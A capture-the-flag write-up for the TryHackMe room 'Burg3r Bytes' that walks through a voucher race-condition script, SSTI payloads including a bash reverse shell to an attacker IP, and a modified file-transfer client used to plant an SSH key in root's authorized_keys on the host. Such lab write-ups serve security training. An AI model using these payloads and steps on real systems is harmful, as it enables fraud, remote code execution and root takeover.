TryHackMe: Burg3r Bytes

Burg3r Bytes was a room where we use a race condition on checkout to use the same voucher multiple times to get a bigger discount and buy an item. After successfully buying an item, we get redirected to a receipt page, which is vulnerable to Server Side Template Injection. Using this, we are able to get a shell on a container. Inside the container, we find a client program that allows us to read files from the host by connecting to a server on the host. Using this to read the server’s public key allows us to also write files on the host by using the same client. We use this write privilege to add an SSH key for root and get a shell as root on the host.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.141.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 21:10 BST
Warning: 10.10.141.221 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.141.221
Host is up (0.085s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c4:f1:2b:d6:a5:7f:b8:e4:ce:d1:aa:b2:98:05:0d:ce (RSA)
|   256 70:1d:e3:13:98:9e:96:95:81:0c:e1:aa:94:d0:69:f5 (ECDSA)
|_  256 4d:a2:ea:2a:7d:1d:01:88:f9:85:53:cc:1c:e6:3e:74 (ED25519)
80/tcp    open     http    Werkzeug/3.0.2 Python/3.8.10
|_http-title: Burg3rByte
|_http-server-header: Werkzeug/3.0.2 Python/3.8.10
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two ports open:
- 22/SSH
- 80/HTTP
Port 80
Checking http://10.10.141.221/, we see an application where we can order food.

Unfortunately, our current balance is not enough to buy any items.
Web Application Flag
Race Condition

Adding an item to our basket and trying to checkout, we see that we are able to add vouchers.
Guessing what might be a valid voucher, we get a 50% discount with the TRYHACK3M voucher.

This is still not enough to buy any of the items, but we can try a race condition attack to use the same voucher multiple times and get a bigger discount by sending multiple requests that all add the voucher at the same time.
Writing a simple Python script to do this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
#!/usr/bin/env python3

import requests
import threading

target_ip = "10.10.141.221"

def clear_voucher():
	requests.get(f"http://{target_ip}/clear-vouchers")

def send_voucher():
	r = requests.post(f"http://{target_ip}/checkout", cookies={"session":"eyJjc3JmX3Rva2VuIjoiMzE1YzhmMzUyMzQ0YzQwMjc4M2NmZjM4NGNkYTIxZWJiOTU1NmQzMyJ9.ZiGAwQ.Rc4wRaK10IcnVvTsFXiwnr1kt84"}, data={"csrf_token":"IjMxNWM4ZjM1MjM0NGM0MDI3ODNjZmYzODRjZGEyMWViYjk1NTZkMzMi.ZiGAwQ.gQhCcy_Cs-HsZz-RFA98TyY587U","name":"jxf","voucher_code":"TRYHACK3M","submit":"Checkout"}, proxies={"http":"http://127.0.0.1:8080"})

clear_voucher()

threads = []
for i in range(0, 10):
	threads.append(threading.Thread(target=send_voucher))

for thread in threads:
	thread.start()

for thread in threads:
	thread.join()

After running the script, we see that this works as we get a 500% discount.
1
$ python3 voucher_race_condition.py

Using the script, we were able to successfully buy an item, and after buying the item, we can see that we got redirected to /receipt/82739098304716027352341076?name=jxf in Burp Suite.
SSTI
At http://10.10.141.221/receipt/82739098304716027352341076?name=jxf, we see a receipt for our purchase.

From the headers, we already know this is a Python application, and the name parameter in the URL is reflected on the page.

Trying a basic SSTI payload, we see it is a success.

With the {self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}} SSTI payload, we are able to run commands on the system.

Using the {self.__init__.__globals__.__builtins__.__import__('os').popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.11.72.22/443 0>&1" ').read()}} payload, we get a shell and can read the web application flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.141.221] 55652
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7b05c5df3d55:/app# python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@7b05c5df3d55:/app# export TERM=xterm
export TERM=xterm
root@7b05c5df3d55:/app# ^Z
zsh: suspended  nc -lvnp 443

$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

root@7b05c5df3d55:/app# stty rows 26 cols 127
root@7b05c5df3d55:/app# wc -c flag.txt
24 flag.txt
Host Flag
At /app/cron, we discover a script written in Python and a cronjob configuration that runs it.
1
2
3
4
5
6
7
8
9
10
root@7b05c5df3d55:/app/cron# ls -la
total 36
drwxrwxr-x 1 root root 4096 Apr 12 09:57 .
drwxr-xr-x 1 root root 4096 Apr 12 09:57 ..
-rw-rw-r-- 1 root root  451 Apr  5 19:33 client.crt
-rw-rw-r-- 1 root root 1704 Apr  5 19:33 client.key
-rw-r--r-- 1 root root 4844 Apr 10 14:43 client_py.py
-rw-rw-r-- 1 root root   62 Apr 10 16:47 crontab
root@7b05c5df3d55:/app/cron# cat crontab
20 3 * * * cd /app/cron && python3 client_py.py 172.17.0.1 69
Examining the source code for the client_py.py it connects to a server at 172.17.0.1:69 and has the functionality for both uploading and downloading files from the server.
Currently, we are only able to download files using the get_file function from the server due to not having the server’s public key (server.crt). Which is required to use the put_file function.
I have made some changes to client_py.py to be able to use it more easily.
Basically, being able to specify which operation to perform and explicitly state source and destination files with the command line arguments.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
import sys
import socket
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Signature import pss
from Crypto.Hash import SHA256
import binascii
import base64

MAX_SIZE = 200

opcodes = {
    'read': 1,
    'write': 2,
    'data': 3,
    'ack': 4,
    'error': 5
}

mode_strings = ['netascii', 'octet', 'mail']

with open("client.key", "rb") as f:
    data = f.read()
    privkey = RSA.import_key(data)

with open("client.crt", "rb") as f:
    data = f.read()
    pubkey = RSA.import_key(data)

try:
    with open("server.crt", "rb") as f:
        data = f.read()
        server_pubkey = RSA.import_key(data)
except:
    server_pubkey = False

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.settimeout(3.0)
server_address = (sys.argv[1], int(sys.argv[2]))

def encrypt(s, pubkey):
    cipher = PKCS1_OAEP.new(pubkey)
    return cipher.encrypt(s)

def decrypt(s, privkey):
    cipher = PKCS1_OAEP.new(privkey)
    return cipher.decrypt(s)

def send_rrq(filename, mode, signature, server):
    rrq = bytearray()
    rrq.append(0)
    rrq.append(opcodes['read'])
    rrq += bytearray(filename)
    rrq.append(0)
    rrq += bytearray(mode)
    rrq.append(0)
    rrq += bytearray(signature)
    rrq.append(0)
    sock.sendto(rrq, server)
    return True

def send_wrq(filename, mode, server):
    wrq = bytearray()
    wrq.append(0)
    wrq.append(opcodes['write'])
    wrq += bytearray(filename)
    wrq.append(0)
    wrq += bytearray(mode)
    wrq.append(0)
    sock.sendto(wrq, server)
    return True

def send_ack(block_number, server):
    if len(block_number) != 2:
        print('Error: Block number must be 2 bytes long.')
        return False
    ack = bytearray()
    ack.append(0)
    ack.append(opcodes['ack'])
    ack += bytearray(block_number)
    sock.sendto(ack, server)
    return True

def send_error(server, code, msg):
    err = bytearray()
    err.append(0)
    err.append(opcodes['error'])
    err.append(0)
    err.append(code & 0xff)
    pkt += bytearray(msg + b'\0')
    sock.sendto(pkt, server)

def send_data(server, block_num, block):
    if len(block_num) != 2:
        print('Error: Block number must be 2 bytes long.')
        return False
    pkt = bytearray()
    pkt.append(0)
    pkt.append(opcodes['data'])
    pkt += bytearray(block_num)
    pkt += bytearray(block)
    sock.sendto(pkt, server)

def get_file(src_file, dest_file, mode):
    h = SHA256.new(src_file)
    signature = base64.b64encode(pss.new(privkey).sign(h))

    send_rrq(src_file, mode, signature, server_address)

    file = open(dest_file, "wb")

    while True:
        data, server = sock.recvfrom(MAX_SIZE * 3)

        if data[1] == opcodes['error']:
            error_code = int.from_bytes(data[2:4], byteorder='big')
            print(data[4:])
            break
        send_ack(data[2:4], server)
        content = data[4:]
        content = base64.b64decode(content)
        content = decrypt(content, privkey)
        file.write(content)
        if len(content) < MAX_SIZE:
            print("file received!")
            break

def put_file(src_file, dest_file, mode):
    if not server_pubkey:
        print("Error: Server pubkey not configured. You won't be able to PUT")
        return

    try:
        file = open(src_file, "rb")
        fdata = file.read()
        total_len = len(fdata)
    except:
        print("Error: File doesn't exist")
        return False

    send_wrq(dest_file, mode, server_address)
    data, server = sock.recvfrom(MAX_SIZE * 3)

    if data != b'\x00\x04\x00\x00': # ack 0
        print("Error: Server didn't respond with ACK to WRQ")
        return False

    block_num = 1
    while len(fdata) > 0:
        b_block_num = block_num.to_bytes(2, 'big')
        block = fdata[:MAX_SIZE]
        block = encrypt(block, server_pubkey)
        block = base64.b64encode(block)
        fdata = fdata[MAX_SIZE:]
        send_data(server, b_block_num, block)
        data, server = sock.recvfrom(MAX_SIZE * 3)

        if data != b'\x00\x04' + b_block_num:
            print("Error: Server sent unexpected response")
            return False

        block_num += 1

    if total_len % MAX_SIZE == 0:
        b_block_num = block_num.to_bytes(2, 'big')
        send_data(server, b_block_num, b"")
        data, server = sock.recvfrom(MAX_SIZE * 3)

        if data != b'\x00\x04' + b_block_num:
            print("Error: Server sent unexpected response")
            return False

    print("File sent successfully")
    return True

def main():
    op = sys.argv[3]
    src_file = sys.argv[4].encode()
    dest_file = sys.argv[5].encode()
    mode = b'netascii'
    if op == "get":
        get_file(src_file, dest_file, mode)
    elif op == "put":
        put_file(src_file, dest_file, mode)
    else:
        print("Invalid operation.")
    exit(0)

if __name__ == '__main__':
    main()
Using this new client to read files from the server, we discover that the server is running as root by downloading and reading the /proc/self/status.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@7b05c5df3d55:/app/cron# python3 new_client.py 172.17.0.1 69 get /proc/self/status status
file received!
root@7b05c5df3d55:/app/cron# cat status
Name:   python3
Umask:  0022
State:  S (sleeping)
Tgid:   1060
Ngid:   0
Pid:    1060
PPid:   1
TracerPid:      0
Uid:    0       0       0       0
Gid:    0       0       0       0
...
Downloading and reading the /proc/self/cmdline, we get the path for the server: /opt/3M-syncserver/server.py
1
2
3
4
root@7b05c5df3d55:/app/cron# python3 new_client.py 172.17.0.1 69 get /proc/self/cmdline cmdline
file received!
root@7b05c5df3d55:/app/cron# cat cmdline; echo
/usr/bin/python3/opt/3M-syncserver/server.py
From the same directory (/opt/3M-syncserver/), we are able to download the server.crt which is needed for uploading files to the server.
1
2
root@7b05c5df3d55:/app/cron# python3 new_client.py 172.17.0.1 69 get /opt/3M-syncserver/server.crt server.crt
file received!
Now that we have the server’s public key, we can upload files to the server, and since the server is running as root, we can try writing a public SSH key to /root/.ssh/authorized_keys.
Using ssh-keygen to generate a key pair.
1
$ ssh-keygen -f id_rsa
After transferring the public key to the container, we can try uploading it to the host.
1
2
root@7b05c5df3d55:/app/cron# python3 new_client.py 172.17.0.1 69 put id_rsa.pub /root/.ssh/authorized_keys
File sent successfully
We can confirm we have successfully written the file by trying to download it.
1
2
3
4
root@7b05c5df3d55:/app/cron# python3 new_client.py 172.17.0.1 69 get /root/.ssh/authorized_keys authorized_keys
file received!
root@7b05c5df3d55:/app/cron# cat authorized_keys
